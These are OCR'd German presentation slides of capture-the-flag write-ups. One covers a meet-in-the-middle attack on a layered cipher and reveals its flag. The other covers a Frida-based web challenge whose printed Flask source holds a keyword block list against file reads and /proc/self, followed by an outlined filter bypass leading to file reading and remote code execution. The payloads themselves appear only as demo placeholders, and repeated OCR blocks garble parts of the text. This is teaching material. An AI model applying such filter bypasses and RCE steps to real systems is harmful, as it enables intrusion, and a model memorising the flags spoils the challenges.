

Verschlüsseln
Entschlüsseln
flag{someflag}
8A5FD4B1C7E3
2F9C0E1D6B4A
D3B7A1F4C8E9
A4C9E7F0B2D3
6D5A2F3C8E1B
5E2B6A9F1D0C
k1
k2
k3
k4
k5
k6

Theoretischer Angriff:

- **Einzelne Keys sind sehr schwach**
- **Was wenn wir nach der mittleren Value suchen?**
- **Bei 3 Keys:**
  - 2^{27} (134’217’728) mögliche “Zwischenresultate” nach 3 Runden
  - Kann auf einem modernen Laptop berechnet werden
- **Plan:**
  1. Alle Kombinationen berechnen
  2. Zwischenresultat Overlap suchen
  3. Keys die zu diesem Zwischenresultat führen suchen


Genrate all encrypted Possibilitys for the first 3 layers
Genrate all decrypted Possibilitys for the last 3 layers
Encryption Layer 1
Encryption Layer 2
Encryption Layer 3
Encryption Layer 4
Encryption Layer 5
Encryption Layer 6
flag{someflag}
O5P6Q7R8S9T0
8A5FD4B1C7E3
A1B2C3D4E5F6
7G8H9I0J1K2L
2F9C0E1D6B4A
M3N4O5P6Q7R8
C5D6E7F8G9H0
9W0X1Y2Z3A4B
Q3R4S5T6U7V8
7K8L9M0N1O2P
D3B7A1F4C8E9
E1F2G3H4I5J6
Y5Z6A7B8C9D0
9S0T1U2V3W4X
I1J2K3L4M5N6
7O8P9Q0R1S2T
E1F2G3H4I5J6
9A0B1C2D3E4F
G5H6I7J8K9L0
M1N2O3P4Q5R6
7S8T9U0V1W2X
Y3Z4A5B6C7D8
9E0F1G2H3I4J
K5L6M7N8O9P0
Q1R2S3T4U5V6
7W8X9Y0Z1A2B
9I0J1K2L3M4N
5E2B6A9F1D0C
C3D4E5F6G7H8
512
262'144
134'217'728
cryptstrings1
134'217'728
cryptstrings2
262'144
512


Genrate all encrypted Possibilitys for the first 3 layers
Genrate all decrypted Possibilitys for the last 3 layers
Encryption Layer 1
Encryption Layer 2
Encryption Layer 3
Encryption Layer 4
Encryption Layer 5
Encryption Layer 6
flag{someflag}
O5P6Q7R8S9T0
8A5FD4B1C7E3
A1B2C3D4E5F6
7G8H9I0J1K2L
2F9C0E1D6B4A
M3N4O5P6Q7R8
C5D6E7F8G9H0
9W0X1Y2Z3A4B
Q3R4S5T6U7V8
7K8L9M0N1O2P
D3B7A1F4C8E9
E1F2G3H4I5J6
Y5Z6A7B8C9D0
9S0T1U2V3W4X
I1J2K3L4M5N6
7O8P9Q0R1S2T
E1F2G3H4I5J6
9A0B1C2D3E4F
G5H6I7J8K9L0
M1N2O3P4Q5R6
7S8T9U0V1W2X
Y3Z4A5B6C7D8
9E0F1G2H3I4J
K5L6M7N8O9P0
Q1R2S3T4U5V6
7W8X9Y0Z1A2B
9I0J1K2L3M4N
5E2B6A9F1D0C
C3D4E5F6G7H8
512
262'144
134'217'728
134'217'728
262'144
512
cryptstrings1
cryptstrings2


Genrate all encrypted Possibilitys for the first 3 layers
Genrate all decrypted Possibilitys for the last 3 layers
Encryption Layer 1
Encryption Layer 2
Encryption Layer 3
Encryption Layer 4
Encryption Layer 5
Encryption Layer 6
flag{someflag}
O5P6Q7R8S9T0
8A5FD4B1C7E3
A1B2C3D4E5F6
7G8H9I0J1K2L
2F9C0E1D6B4A
M3N4O5P6Q7R8
C5D6E7F8G9H0
9W0X1Y2Z3A4B
Q3R4S5T6U7V8
7K8L9M0N1O2P
D3B7A1F4C8E9
E1F2G3H4I5J6
Y5Z6A7B8C9D0
9S0T1U2V3W4X
I1J2K3L4M5N6
7O8P9Q0R1S2T
E1F2G3H4I5J6
9A0B1C2D3E4F
G5H6I7J8K9L0
M1N2O3P4Q5R6
7S8T9U0V1W2X
Y3Z4A5B6C7D8
9E0F1G2H3I4J
K5L6M7N8O9P0
Q1R2S3T4U5V6
7W8X9Y0Z1A2B
9I0J1K2L3M4N
5E2B6A9F1D0C
C3D4E5F6G7H8
512
262'144
134'217'728
134'217'728
262'144
512
cryptstrings1
cryptstrings2


Demo: Proof of Concept

Implementation (1/2)

- **In der Praxis haben wir 6 Keys**
  - Dauert 512x länger
  - Braucht mehr Ressourcen (ohne weitere Optimierungen)
  - (Proof-of-Concept hatte 4)
- **Wir brauchen eine Plain/Ciphertext pair vom Admin-Key**
  - Dazu können wir den Example-Text verwenden

Implementation (2/2)

- **Es gibt 2 Schlüssel:**
  - User-Key
  - Admin-Key
- **CMD Entschlüsselung verwendet User-Key**
- **Flagge ist**
  - mit Adminkey Verschlüsselt
  - mit User-Key “entschlüsselt”
  - → Zusätzliche Schicht
- **Wir müssen beide brechen:**
  - Userkey mit belibigem Text
  - Adminkey mit *“Example”* Text



shc2024{every1_will_b3_able_t0_read_th1s}


[v8]

(rev, medium)

https://library.m0unt41n.ch/challenges/v8

v8 - Overview

- Medium Forensics Challenge
- Ohne Source Code (Black Box)
- Link zu Webseite
- Meine Lösung ist *“unintended”*





Configuration Output

```
Frida 16.2.1 - A world-class dynamic instrumentation toolkit

Commands:
    help      -> Displays the help system
    object?   -> Display information about 'object'
    exit/quit -> Exit

More info at https://frida.re/docs/home/

Connected to Local System (id=local)
Spawning `./secureprint-abi.bin`...
Spawned `./secureprint-abi.bin`. Resuming main thread!
[Local::secureprint-abi.bin ]-> Enter the secret password: Sorry, that's no
Process terminated

Thank you for using Frida!

ReferenceError: 'hello' is not defined
    at  (/usr/src/app/userinput.js:1)
```

Via CMD Interagieren

- Endpoint: `/submit`
- HTTP `POST` Request
- Wahrscheinlich Flask app





Demo: POST

Frida JS API

- **Wir wollen die Binärdatei lesen**
- **Frida (http://frida.re) ermöglicht…**
  - Dateien lesen
  - Dateien schreiben
  - Und noch viel, viel mehr!
- **Intended (?)**

- `File.readAllBytes(path)`: synchronously read all bytes from the file specified by `path` and return them as an `ArrayBuffer`.
- `File.readAllText(path)`: synchronously read all text from the file specified by `path` and return it as a string. The file must be UTF-8 encoded, and an exception will be thrown if this is not the case.
- `File.writeAllBytes(path, data)`: synchronously write `data` to the file specified by `path`, where `data` is an `ArrayBuffer`.
- `File.writeAllText(path, text)`: synchronously write `text` to the file specified by `path`, where `text` is a string. The file will be UTF-8 encoded.

Demo: Reading .bin file (and more)

```python
@app.route('/submit', methods=['POST'])
def submit():
    userinput = request.form.get('userinput', '')

    # Check for disallowed keywords
    disallowed_keywords = ['require', 'frida-fs', 'node:fs', 'readFile', '/proc/self']
    if any(keyword.lower() in userinput.lower() for keyword in disallowed_keywords):
        error_message = "I'm Sorry Dave, I'm Afraid I Can't Do That (It's seriously not the right path) 😱"
        error_html = f'<div class="error-container"><button type="button" class="nes-btn is-error">{error_message}</button></div>'
        return render_template_string(TEMPLATE + error_html)

    # Save the user input to a file safely
    filename = 'userinput.js'
    with open(filename, 'w', encoding='utf-8') as f:
        f.write(userinput)

    # Call Frida with the saved file as a script
    try:
        # Use subprocess.Popen to start Frida with the user-supplied script
        process = subprocess.Popen(['frida', '-f', './secureprint-abi.bin', '-l', filename],
                                   stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
        # Simulate echo '' | by writing an empty string to Frida's stdin
        stdout, stderr = process.communicate(input='')
        # Return the Frida output within a <pre> tag for linebreak support
        output_html = f'''
        <div class="nes-container with-title is-dark output-container">
            <p class="title">Configuration Output</p>
            <pre>{stdout}</pre>
            <pre>{stderr}</pre>
        </div>
        '''
        return render_template_string(TEMPLATE + output_html)
    except Exception as e:
        return str(e)
```

Wordfilter bypassen:

- Der Word-Filter überprüft ob folgende Wörter im Input sind:
  - `'require','frida-fs','node:fs','readFile','/proc/self'`
- Haben alle etwas mit Dateien-Lesen zu tun
- Wir müssen dafür sorgen das diese nicht direkt im Input stehen.
- Ideen?

Demo: Wordfilter-Bypass

Remote Code Execution

- Wir können beliebig:
  - Dateien schreiben
  - Dateien lesen
- Nächstes Ziel: RCE
  - Erleichtert suche von Flagge

```
sebi@x1eg4:/tmp$ which frida
~/.local/bin/frida
sebi@x1eg4:/tmp$ file ~/.local/bin/frida
/home/sebi/.local/bin/frida: Python script, ASCII text executable
sebi@x1eg4:/tmp$
```

```python
# Check for disallowed keywords
...
# Save the user input to a file safely
filename = 'userinput.js'
with open(filename, 'w', encoding='utf-8') as f:
    f.write(userinput)

# Call Frida with the saved file as a script
try:
    process = subprocess.Popen(
        ['frida', '-f', './secureprint-abi.bin', '-l', filename],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    ...
    return render_template_string(TEMPLATE + output_html)
except Exception as e:
    return str(e)
```

Demo: RCE / Remote Shell

Ende

Noch Fragen, Feedback oder Kritik?